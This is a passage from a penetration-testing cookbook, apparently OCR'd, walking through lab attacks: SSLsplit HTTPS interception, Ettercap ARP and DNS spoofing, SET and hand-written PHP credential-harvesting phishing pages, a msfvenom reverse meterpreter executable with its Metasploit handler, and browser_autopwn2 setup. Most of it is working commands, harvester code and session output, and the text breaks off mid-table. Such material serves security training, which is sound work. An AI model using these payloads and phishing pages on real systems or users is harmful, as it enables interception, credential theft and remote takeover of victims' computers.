
How to do it…

1. Firstly, we need to create the directories in which SSLsplit is going to store the logs. To do that, open a terminal and create two directories, as shown:


   ```
   mkdir /tmp/sslsplit
   mkdir /tmp/sslsplit/logdir
   ```

2. Now, let's start SSLsplit:

   ```
   sslsplit -D -l connections.log -j /tmp/sslsplit -S logdir -k
   certauth.key -c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080
   ```



3. Now that SSLsplit is running and the MITM between the windows client and the vulnerable_vm, go to the client and browse to: `https://192.168.56.102/dvwa/`.
4. The browser may ask for confirmation as our CA and certificate are not officially recognized by any web browser. Set the exception and continue.



5. Now log in to DVWA using the admin user and password.
6. Let's see what happened in SSLsplit by going to a new terminal and checking the contents of the logs in the directory we created for SSLsplit:

```
ls /tmp/sslsplit/logdir/
cat /tmp/sslsplit/logdir/*
```

```
SMs O N(i.Mk3C N3C
O:^ZYR% J  O^4 ,  F
W
/≥MoG@"J #J }I pm gx (| %@
E \ OGOk[  `  wI  `"C +V `P2iV FO2 l4 O'$!j~-

Accept: image/jpeg, application/x-ms-application, image/gif, applicatior
Referer: https://192.168.56.102/dvwa/login.php
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.56.102
Content-Length: 41
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: security=low; PHPSESSID=m885lin96p3aag9islanilo7u4

username=admin&password=admin&Login=LoginHTTP/1.1 302 Found
Date: Mon, 16 Nov 2015 23:29:30 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with
```

Now, even if Ettercap and Wireshark only see encrypted data, we can view the communication in clear text with SSLsplit.

How it works…

In this recipe, we continued with the attack on an SSL connection. In the first step, we created the directories in which SSLsplit was going to save the information that was captured.

The second step was the execution of SSLsplit with the following options:

- `-D`: This is to run SSLsplit in the foreground, not as a daemon, and with verbose output.
- `-l connections.log`: This saves a record of every connection attempt to the `connections.log` file in the current directory.
- `-j /tmp/sslsplit`: This is used to establish the `jail directory` directory that will contain SSLsplit's environment as root (`chroot`) to `/tmp/sslsplit`.
- `-S logdir`: This is used to tell SSLsplit to save the content log—all the requests and responses—to `logdir` (in the jail directory) saving data to separate files.
- `-k` and `-c`: This is used to indicate the private key and the certificate to be used by SSLsplit when acting as CA.
- `ssl 0.0.0.0 8443`: This tells SSLsplit where to listen for HTTPS (or other encrypted protocol) connections, remember that this is the port we forwarded from 443 using iptables in the previous recipe.
- `tcp 0.0.0.0 8080`: This tells SSLsplit where to listen for HTTP connections, remember that this is the port we forwarded from 80 using iptables in the previous recipe.

After executing the command, we waited for the client to browse to the server's HTTPS page and submit data, then we checked the log files to discover the unencrypted information.

Performing DNS spoofing and redirecting traffic

DNS spoofing is an attack in which the person carrying out the MITM attack uses it to change the name resolution in the DNS server’s response to the victim, sending them to a malicious page instead of to the one they requested while still using the legitimate name.

In this recipe, we will use Ettercap to perform a DNS spoofing attack and make the victim visit our site when they really wanted to visit a different site.

Getting ready

For this recipe, we will use our Windows client virtual machine but this time with the network adapter bridged to consult DNS resolution. Its IP address in this recipe will be 192.168.71.14.

The attacking machine will be our Kali Linux machine with the IP address 192.168.71.8. It also will need to have an Apache server running and have a demo `index.html` page, ours will contain the following:

```
<h1>Spoofed SITE</h1>
```

How to do it…

1. Supposing we already have our Apache server running and the fake site correctly configured, let's edit the file `/etc/ettercap/etter.dns` so that it contains only the following line:

   ```
   * A 192.168.71.8
   ```

   We will set only one rule: All A records (address records) will resolve to 192.168.71.8, which is our Kali Linux address. We could have left the other entries but we want to avoid noise in this example.

2. This time, we will run Ettercap from the command line. Open a root terminal and issue the following command:

   `ettercap -i wlan0 -T -P dns_spoof -M arp /192.168.71.14///`

   It will run Ettercap in text mode performing ARP spoofing with the DNS spoofing plugin enabled, having only 192.168.71.14 as a target.

```
gil@kali:~$ sudo ettercap -i wlan0 -T -P dns_spoof -M arp /192.168.71.14///

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
 wlan0 -> 90:00:4E:04:33:9B
          192.168.71.8/255.255.255.0
          fe80::9200:4eff:fe04:339b/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/wlan0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %
```

3. Having started the attack we go to the client machine and try to browse to a site by using its domain name, for example, www.yahoo.com, as shown:

Note how the address and title bars show the name of the original site even though the content is from a different place.

4. We can also try to perform an address resolution using `nslookup`, as shown here:

```
C:\Users\IEUser>nslookup www.microsoft.com
Server:  UnKnown
Address:  192.168.71.1

Name:    e10088.dspb.akamaiedge.net
Addresses:  2001:428:2004:192::2768
          2001:428:2004:182::2768
          192.168.71.8
Aliases:  www.microsoft.com
          toggle.www.ms.akadns.net
          www.microsoft.com-c.edgekey.net
          www.microsoft.com-c.edgekey.net.globalredir.akadns.net


C:\Users\IEUser>nslookup www.yahoo.com
Server:  UnKnown
Address:  192.168.71.1

Name:    fd-fp3.wg1.b.yahoo.com
Addresses:  2001:4998:44:204::a7
          2001:4998:58:c02::a9
          192.168.71.8
Aliases:  www.yahoo.com
```

How it works…

In this recipe, we saw how to use a Man In The Middle attack to force users to navigate to pages even when they believe they are on other sites.

In the first step, we modified Ettercap's name resolution file, ordering it to resolve all names requested to the address of our Kali machine.

After that, we ran Ettercap with the following parameters: (`-i wlan0 -T -P dns_spoof -M arp /192.168.71.14///`)

- `-i wlan0`: Remember we needed the client to ask for DNS resolution, so we needed it to have a bridged adapter and to be within reach of our Kali machine so we set the sniffing interface as `wlan0` (the attacker's computer wireless card).
- `-T`: This is used for text-only interface.
- `-P dns_spoof`: This is to enable the DNS spoofing plugin.
- `-M arp`: This is to perform an ARP spoofing attack.
- `/192.168.71.14///`: This is how we set targets to Ettercap in the command line: `MAC/ip_address/port` where `//` means any MAC address corresponding to IP 192.168.71.14 (the client) at any port.

Finally, we just confirmed that the attack was working OK.

See also

There is also another very useful tool for these kinds of attacks called dnsspoof. You should check it out and add it to your arsenal:

```
man dnsspoof
```

http://www.monkey.org/~dugsong/dsniff/

Another tool worth mentioning is the Man In The Middle attack framework: MITMf. It contains built-in capabilities for ARP poisoning, DNS spoofing, WPAD rogue proxy server and other types of attacks.

```
mitmf --help
```

Chapter 9. Client-Side Attacks and Social Engineering

In this chapter, we will cover:

- Creating a password harvester with SET
- Using previously saved pages to create a phishing site
- Creating a reverse shell with Metasploit and capturing its connections
- Using Metasploit’s browser_autpwn2 to attack a client
- Attacking with BeEF
- Tricking the user to go to our fake site

Introduction

Most of the techniques that we have seen so far in this book try to exploit some or the other vulnerability or design flaw on the server and gain access to it or extract information from its database. There are other kinds of attacks that use the server to exploit vulnerabilities on the user's software or try to trick the user to do something they wouldn't do under normal circumstances, in order to gain information the user possesses; these attacks are called client-side attacks.

In this chapter, we will review some techniques used by attackers to gain information from clients, be it by social engineering and deception or by exploiting software vulnerabilities.

Although it's not specifically related to web application penetration testing, we will cover them here because most of them are web based and it is a very common scenario that we are able to gain access to applications and servers when attacking a client. So, it is very important for a penetration tester to know how attackers behave in these attacks.

Creating a password harvester with SET

Social engineering attacks may be considered as a special kind of client-side attacks. In such attacks, the attacker has to convince the user that the attacker is a trustworthy counterpart and is authorized to receive the information the user has.

SET or the Social-Engineer Toolkit (https://www.trustedsec.com/social-engineer-toolkit/) is a set of tools designed to perform attacks against the human element; attacks, such as Spear-phishing, mass e-mails, SMS, rouge wireless access point, malicious websites, infected media, and so on.

In this recipe, we will use SET to create a password harvester web page and look at how it works and how attackers use it to steal a user’s passwords.

How to do it…

1. In a terminal, write the following command as root:

   `setoolkit`

2. In the `set>` prompt, write `1` (for `Social-Engineering Attacks`) and hit *Enter*.
3. Now select `Website Attack Vectors` (option `2`).
4. From the following menu, we will use the `Credential Harvester Attack Method` (option `3`).
5. Then select the `Site Cloner` (option `2`).
6. It will ask for `IP address for the POST back in Harvester/Tabnabbing`, which means the IP where the harvested credentials are going to be sent to. Here, we write the IP of our Kali machine in the host only network (vboxnet0): `192.168.56.1`.
7. Next, it will ask for the URL to clone; we will clone the Peruggia's login from our vulnerable_vm, write `http://192.168.56.102/peruggia/index.php?action=login`.
8. Now, the cloning process will start; after that you will be asked if SET starts the Apache server, let's say yes for this time; write `y` and hit *Enter*.

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.56.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.102/bodgeit/login.jsp

[*] Cloning the website: http://192.168.56.102/bodgeit/login.jsp
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}
```

9. Hit *Enter* again.
10. Let's test our page, go to `http://192.168.56.1/`.


Now we have an exact copy of the original login.

11. Now, enter some username and password in it and click on **Login**. We will try `harvester/test`.
12. You will see that the page redirects to the original login page. Now, go to a terminal and enter the directory where the harvester file is saved, by default it is `/var/www/html` in your Kali Linux:

    `cd /var/www/html`

13. There should be a file named `harvester_{date and time}.txt`
14. Display its contents and we will see all the information captured:

    `cat harvester_2015-11-22 23:16:24.182192.txt`



And that’s it; we just need to send a link to our target users for them to visit our fake login to harvest their passwords.

How it works…

SET creates three files when it clones a site; first, an `index.html`, which is the copy of the original page and contains the login form. If we look at the code of the `index.html` file that SET created in `/var/www/html` in our Kali machine, we will find the following code:

```
<form action="http://192.168.56.1/post.php"http://192.168.56.1/index.php?
action=login&amp;check=1" method=post>
<br>
Username: <input type=text name=username><br>
Password: <input type=password name=password><br>
<br><input type=submit value=Login><br>
</form>
```

Here, we can see that the username and password will be sent to `post.php` in 192.168.56.1 (our Kali machine) when submitted, that is the second file that SET creates. All this file does is read the contents of the POST request and write them into a `harvester_{date and time}.txt` file, the third file created by SET and the one that will store the information submitted by users. After writing the data in the file, the `<meta>` tag redirects to the original login page, so the user will think that they wrote something incorrect in their username or password:

```
<?php
$file = 'harvester_2015-11-22 23:16:24.182192.txt';
file_put_contents($file, print_r($_POST, true), FILE_APPEND);
?>
<meta http-equiv="refresh" content="0;
url=http://192.168.56.102/peruggia/index.php?action=login"
/>
```

Using previously saved pages to create a phishing site

In the previous recipe, we used SET to duplicate a website and used it to harvest passwords. Sometimes, duplicating only the login page won't work with more advanced users; they may get suspicious when they type the correct password and get redirected to the login page again or will try to browse to some other link in the page and we will lose them as they leave our page and go to the original one.

In this recipe, we will use the page we copied in the *Downloading a page for offline analysis with Wget* recipe in Chapter 3, *Crawlers and Spiders*, to build a more elaborate phishing site, as it will have almost full navigation and will log in to the original site after the credentials are captured.

Getting ready

We need to save a web page following the instructions from the *Downloading a page for offline analysis with Wget* recipe in Chapter 3, *Crawlers and Spiders*. In short, that can be done through the following command:

```
wget -r -P bodgeit_offline/ http://192.168.56.102/bodgeit/
```

Then, the offline page will be stored in the `bodgeit_offline` directory.

How to do it…

1. The first step will be to copy the downloaded site to our Apache root folder in Kali. In a root terminal:

   ```
   cp -r bodgeit_offline/192.168.56.102/bodgeit /var/www/html/
   ```

2. Then we can start our Apache service:

   ```
   service apache2 start
   ```

3. Next, we need to update our login page to make it redirect to the script that will harvest the passwords. Open the `login.jsp` file inside the `bodgeit` directory (`/var/www/html/bodgeit`) and look for the following code:

   ```
   <h3>Login</h3>
   Please enter your credentials: <br/><br/>
   <form method="POST">
   ```

4. Now, in the form tag add the action to call `post.php`:

   ```
   <form method="POST" action="post.php">
   ```

5. We need to create that file in the same directory where `login.jsp` is, create `post.php` with the following code:

   ```
   <?php
     $file = 'passwords_C00kb00k.txt';
     file_put_contents($file, print_r($_POST, true), FILE_APPEND);
     $username=$_POST["username"];
     $password=$_POST["password"];
     $submit="Login";
   ?>
   <body onload="frm1.submit.click()">
   <form name="frm1" id="frm1" method="POST"
   action="http://192.168.56.102/bodgeit/login.jsp">
   <input type="hidden" value= "<?php echo $username;?>" name ="username">
   <input type="hidden" value= "<?php echo $password;?>" name ="password">
   <input type="submit" value= "<?php echo $submit;?>" name ="submit">
   </form>
   </body>
   ```

6. As you can see, passwords will be saved to `passwords_C00kb00k.txt`; we need to create that file and set the proper permissions. Go to `/var/www/html/bodgeit` in the root terminal and issue the following commands:


   ```
   touch passwords_C00kb00k.txt
   chown www-data passwords_C00kb00k.txt
   ```

   Remember that the web server runs under www-data user, so we need to make that user the owner of the file, so it can be written by the web server process.

7. Now, it's time for the victim user to go to that site, suppose we make the user go to `http://192.168.56.1/bodgeit/login.jsp`. Open a web browser and go there.
8. Fill the login form with some valid user information, for this recipe we will use

`user@mail.com/password`.

9. Click on **Login**.



It looks as if it worked; we are now successfully logged into 192.168.56.102.

10. Let's check the passwords file; in the terminal, type:

`cat passwords_C00kb00k.txt`

```
root@kali:/var/www/html/bodgeit# cat passwords_C00kb00k.txt
Array
(
    [username] => user@mail.com
    [password] => password
)
```

And, we have it. We captured the user's password, redirected them to the legitimate page and performed the login.

How it works…

In this recipe, we used a copy of a site to create a password harvester, and to make it more trustworthy, we made the script perform the login to the original site.

In the first three steps, we simply set up the web server and the files it was going to show. Next, we created the password harvester script `post.php`: the first two lines are the same as in the previous recipe; it takes in all POST parameters and saves them to a file:

```
$file = 'passwords_C00kb00k.txt';
file_put_contents($file, print_r($_POST, true), FILE_APPEND);
```

Then we stored each parameter in variables:

```
$username=$_POST["username"];
$password=$_POST["password"];
$submit="Login";
```

As we login and don’t want to depend on the user sending the right value, we set `$submit="Login"`. Next, we create an HTML body, which includes a form that will automatically send the `username`, `password`, and `submit` values to the original site when the page finishes loading:

```
<body onload="frm1.submit.click()">
<form name="frm1" id="frm1" method="POST"
action="http://192.168.56.102/bodgeit/login.jsp">
<input type="hidden" value= "<?php echo $username;?>" name ="username">
<input type="hidden" value= "<?php echo $password;?>" name ="password">
<input type="submit" value= "<?php echo $submit;?>" name ="submit">
</form>
</body>
```

Notice, how the `onload` event in the body doesn’t call `frm1.submit()` but `frm1.submit.click()`; this is done in this way because when we use the name `"submit"` for a form’s element, the `submit()` function in the form is overridden by that element (the submit button in the case) and we don’t want to change the name of the button because it’s a name the original site requires; so we make submit in to a button instead of a hidden field and use it’s `click()` function to submit the values to the original site. We also set the values of the fields in the form equal to the variables we previously used to store the user’s data.

Creating a reverse shell with Metasploit and capturing its connections

When we do a client side attack, we have the ability to trick the user into executing programs and make those programs connect back to a controlling computer.

In this recipe, we will learn how to use Metasploit’s msfvenom to create an executable program (reverse meterpreter shell) that will connect to our Kali computer, when executed, and give us the control of the user’s computer.

How to do it…

1. First, we will create our shell. Open a terminal in Kali and issue the following command:

   ```
   msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1
   LPORT=4443 -f exe > cute_dolphin.exe
   ```

   This will create a file named `cute_dolphin.exe`, which is a reverse meterpreter shell; reverse means that it will connect back to us instead of listening for us to connect.

2. Next, we need to set up a listener for the connection our cute dolphin is going to create, in the msfconsole's terminal:

   ```
   use exploit/multi/handler
   set payload windows/meterpreter/reverse_tcp
   set lhost 192.168.56.1
   set lport 4443
   set ExitOnSession false
   set AutorunScript post/windows/manage/smart_migrate
   exploit -j -z
   ```

   As you can see, the LHOST and LPORT are the ones we used to create the `.exe` file. This is the IP address and TCP port the program is going to connect to, so we will need to listen on that network interface of our Kali Linux and over that port.

3. Now, we have our Kali ready, it's time to prepare the attack on the user. Let's start the Apache service as root and run the following code:

   ```
   service apache2 start
   ```

4. Then, copy the malicious file to the web server folder:

   ```
   cp cute_dolphin.exe /var/www/html/
   ```

5. Suppose we use social engineering and make our victim believe that the file is something they should run to obtain some benefit. In the windows-client virtual machine, go to `http://192.168.56.1/cute_dolphin.exe`.
6. You will be asked to download or run the file, for testing purposes, select **Run**, and when asked, **Run** again.
7. Now, in the Kali's msfconsole terminal, you should see the connection getting established:

   ```
   msf exploit(handler) > [*] Starting the payload handler...
   [*] Sending stage (885806 bytes) to 192.168.56.101
   [*] Meterpreter session 1 opened (192.168.56.1:4443 -> 192.168.56.101:49158) at 2015-12-06 18:16:08 -0600
   [*] Session ID 1 (192.168.56.1:4443 -> 192.168.56.101:49158) processing AutoRunScript 'post/windows/manage/smart_migrate'
   [*] Current server process: cute_dolphin[1].exe (3100)
   [*] Attempting to move into explorer.exe for current user...
   [+] Migrating to 1500
   [+] Successfully migrated to process 1500
   ```

8. We ran the connection handler in the background (the `-j -z` options). Let's check our active sessions:

sessions

```
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information              Connection
  --  ----                   -----------              ----------
  1   meterpreter x86/win32  IE8Win7\IEUser @ IE8WIN7  192.168.56.1:4443 -> 192.168.56.101:49158
```

9. If we want to interact with that session, we use the `-i` option with the number of sessions:

   sessions -i 1

10. We will see the meterpreter's prompt; now, we can ask for information about the compromised system:

    sysinfo

```
meterpreter > sysinfo
Computer        : IE8WIN7
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

11. Or have a system shell:

    shell

```
meterpreter > shell
Process 3772 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::35c5:9a8c:12ea:cf69%13
   IPv4 Address. . . . . . . . . . . : 192.168.56.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Tunnel adapter isatap.{C262CDA5-7B27-4B5D-A138-BEA77E2BF1A9}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

How it works…

Msfvenom helps us create payloads from the extensive list of Metasploit's payloads and incorporate them into source code in many languages or create scripts and executable files, as we did in this recipe. The parameters we used here were the payload to use (`windows/meterpreter/reverse_tcp`), the host and port to connect back (LHOST and LPORT), and the output format (`-f exe`); redirecting the standard output to a file to have it saved as `cute_dolphin.exe`.

The exploit/multi/handler module of Metasploit is a payload handler; in this case we used it to listen for the connection and after the connection was established, it ran the meterpreter payload.

Meterpreter is the Metasploit's version of a shell on steroids; it contains modules to sniff on a victim's network, to use it as a pivot point to access the local network, to perform privilege escalation and password extraction, and many other useful things when performing penetration tests.

Using Metasploit’s browser_autpwn2 to attack a client

Metasploit Framework includes a huge collection of client-side exploits, many of them are meant to exploit known vulnerabilities in web browsers and there is a module that has the ability to detect the version of browser the client is using and picks the best exploit to trigger, this module is browser_autopwn or browser_autopwn2, in its newest version.

In this recipe, we will set up an attack with browser_autopwn2 and get it ready for a victim to come in.

How to do it…

1. Start msfconsole.
2. We will use version 2 of Browser Autopwn (BAP2):

   `use auxiliary/server/browser_autopwn2`

3. Let's take a look at what configurable options it has:

   `show options`

```
msf auxiliary(browser_autopwn2) > show options

Module options (auxiliary/server/browser_autopwn2):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   EXCLUDE_PATTERN                  no        Pattern search to exclude specific modules
   INCLUDE_PATTERN                  no        Pattern search to include specific modules
   Retries         true             no        Allow the browser to retry the module
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                          no        The URI to use for this exploit (default is random)


Auxiliary action:

   Name       Description
   ----       -----------
   WebServer  Start a bunch of modules and direct clients to appropriate exploits
```

4. We will set our Kali server to receive connections:

   `set SRVHOST 192.168.56.1`

5. Then, we will create a path `/kittens` for the server to respond to:

   `set URIPATH /kittens`

6. This module triggers a multitude of exploits, including some for Android; suppose we are setting up an attack with PCs as targets and don't want to depend on the authorization of Adobe Flash, we will exclude the Android and Flash exploits:

   `set EXCLUDE_PATTERN android|adobe_flash`

7. We will also set an advanced option (use `show advanced` to view the full list of advanced options) for the module to show us the individual path of each exploit launched and be more verbose.

   `set ShowExploitList true`
   `set VERBOSE true`

   Advanced options also allow us to choose the payload and its parameters, such as LHOST and LPORT, for each platform (Windows, Unix, and Android)

8. Now, we are ready to run the exploit:

   `run`

```
msf auxiliary(browser_autopwn2) > run
[*] Auxiliary module execution completed

[*] Searching BES exploits, please wait...
msf auxiliary(browser_autopwn2) > [*] Starting exploit modules...
[*] Starting listeners...
[*] Time spent: 5.779500118
[*] Starting the payload handler...
[*] Starting the payload handler...
[*] Starting the payload handler...
[*] Using URL: http://192.168.56.1:8080/kittens

[*] The following is a list of exploits that BrowserAutoPwn will consider using.
[*] Exploits with the highest ranking and newest will be tried first.

Exploits
========

 Order  Rank       Name                                Path           Payload
 -----  ----       ----                                ----           -------
 1      Excellent  firefox_webidl_injection            /OsTNmOOflC    firefox/shell_reverse_tcp on 4442
